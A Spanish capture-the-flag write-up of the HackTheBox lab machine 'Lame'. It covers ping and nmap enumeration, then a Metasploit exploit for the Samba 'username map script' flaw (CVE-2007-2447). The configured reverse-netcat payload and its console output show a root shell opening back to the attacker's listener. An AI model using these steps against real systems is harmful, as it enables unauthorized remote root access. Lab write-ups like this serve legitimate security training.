HACKTHEBOX

WRITE-UP

Maquina Lame

Autor: Aarón Ibarra

Fecha: 10 de noviembre de 2025

© 2025. Todos los derechos reservados.

Índice

1. Introducción **2**
1.1. Antecedentes 2
1.2. Objetivos 2

2. Enumeración **3**
2.1. Reconocimiento inicial 3
2.2. Enumeración de servicios 4

3. Explotación **4**

1. Introducción

1.1. Antecedentes

La máquina **Lame** de la plataforma **HackTheBox** pensada para principiantes: fue una de las primeras máquinas públicas y es ideal para aprender enumeración y explotación de servicios antiguos. Es una VM Linux con servicios como Samba (versión vulnerable y exploit asociado a CVE-2007-2447).



Figura 1: Detalles de la máquina.

Dirección URL

https://app.hackthebox.com/machines/lame

1.2. Objetivos

Durante este ejercicio, se busca identificar y enumerar servicios vulnerables, descubrir y explotar vulnerabilidades que permitan obtener acceso remoto (foothold), y documentar hallazgos con pasos reproducibles.



Figura 2: Fases del ataque.

2. Enumeración

2.1. Reconocimiento inicial

Se inició un análisis preliminar para comprobar la accesibilidad del sistema objetivo desde la máquina atacante, empleando la herramienta `ping` para enviar paquetes ICMP y confirmar la conexión del equipo en la red.

```
❯ ping -c 3 10.10.10.3
PING 10.10.10.3 (10.10.10.3) 56(84) bytes of data.
64 bytes from 10.10.10.3: icmp_seq=1 ttl=63 time=90.2 ms
64 bytes from 10.10.10.3: icmp_seq=2 ttl=63 time=76.7 ms
64 bytes from 10.10.10.3: icmp_seq=3 ttl=63 time=79.3 ms

--- 10.10.10.3 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 76.694/82.068/90.177/5.833 ms

/media/sf_Pentest_Write-ups/HTB/lame/enumeration
```

Figura 3: Reconocimiento inicial sobre el sistema objetivo.

Tras localizar el sistema se realizó un escaneo de puertos con la herramienta `nmap` con el fin de identificar los servicios en ejecución y las versiones asociadas, registrándose los siguientes hallazgos.

```
❯ sudo nmap -n -Pn -vvv -sS -T4 --min-rate 5000 10.10.10.3 -oN nmap-scan.txt

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-10 22:23 CST
Initiating SYN Stealth Scan at 22:24
Scanning 10.10.10.3 [1000 ports]
Discovered open port 22/tcp on 10.10.10.3
Discovered open port 139/tcp on 10.10.10.3
Discovered open port 21/tcp on 10.10.10.3
Discovered open port 445/tcp on 10.10.10.3
Completed SYN Stealth Scan at 22:24, 0.68s elapsed (1000 total ports)
Nmap scan report for 10.10.10.3
Host is up, received user-set (0.084s latency).
Scanned at 2025-11-10 22:24:00 CST for 0s
Not shown: 996 filtered tcp ports (no-response)
PORT    STATE SERVICE      REASON
21/tcp  open  ftp          syn-ack ttl 63
22/tcp  open  ssh          syn-ack ttl 63
139/tcp open  netbios-ssn  syn-ack ttl 63
445/tcp open  microsoft-ds syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.81 seconds
           Raw packets sent: 1996 (87.824KB) | Rcvd: 4 (176B)

/media/sf_Pentest_Write-ups/HTB/lame/enumeration

0  ↑ 2h 1m  1 enumeration
```

Figura 4: Escaneo inicial de puertos con nmap.

2.2. Enumeración de servicios

A continuación, se procedió a una enumeración más detallada de los servicios identificados en el escaneo inicial, con el fin de obtener información adicional sobre sus configuraciones y posibles vulnerabilidades asociadas.

```
❯ nmap -sC -sV -p 21,22,139,445 -Pn -n 10.10.10.3 -oN nmap-services.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-12 13:01 CST
Nmap scan report for 10.10.10.3
Host is up (0.078s latency).

PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.167
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2025-11-12T14:02:33-05:00
|_clock-skew: mean: 2h30m26s, deviation: 3h32m11s, median: 23s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.41 seconds
```

Figura 5: Enumeración detallada de los servicios con nmap.

3. Explotación

Durante la etapa de reconocimiento se determinó que el host objetivo ejecutaba **Samba 3.0.20**. Con esta identificación se realizó una búsqueda dirigida de vulnerabilidades y exploits relevantes mediante **searchsploit** (Metasploit), con el fin de seleccionar vectores de explotación aplicables a la versión encontrada.

```
[msf](Jobs:0 Agents:0) >> search Samba 3.0.20

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

Figura 6: Búsqueda de exploits para Samba 3.0.20 con searchsploit.

Se seleccionó el exploit asociado a la vulnerabilidad **CVE-2007-2447** (Samba 'username map script' Remote Code Execution), que permite la ejecución remota de comandos mediante la manipulación del parámetro `username map script` en la configuración de Samba. A continuación, se procedió a configurar el exploit con los siguiente parametros.

```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, sapni, socks5h, http
   RHOSTS   10.10.10.3       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.167     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >>
❐ 0  ↑ 2h 49m  1 enumeration  2 exploitation
```

Figura 7: Configuración y ejecución del exploit en Metasploit.

Finalmente, se logró obtener una shell remota en el sistema objetivo, confirmando el éxito de la explotación y permitiendo el acceso al entorno del host comprometido.

```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> run
[*] Started reverse TCP handler on 10.10.14.167:4444
[*] Command shell session 1 opened (10.10.14.167:4444 -> 10.10.10.3:47218) at 2025-11-10 23:12:13 -0600

id
uid=0(root) gid=0(root)

❐ 0  ↑ 2h 51m  1 enumeration  2 exploitation
```

Figura 8: Obtención de shell remota en el sistema objetivo.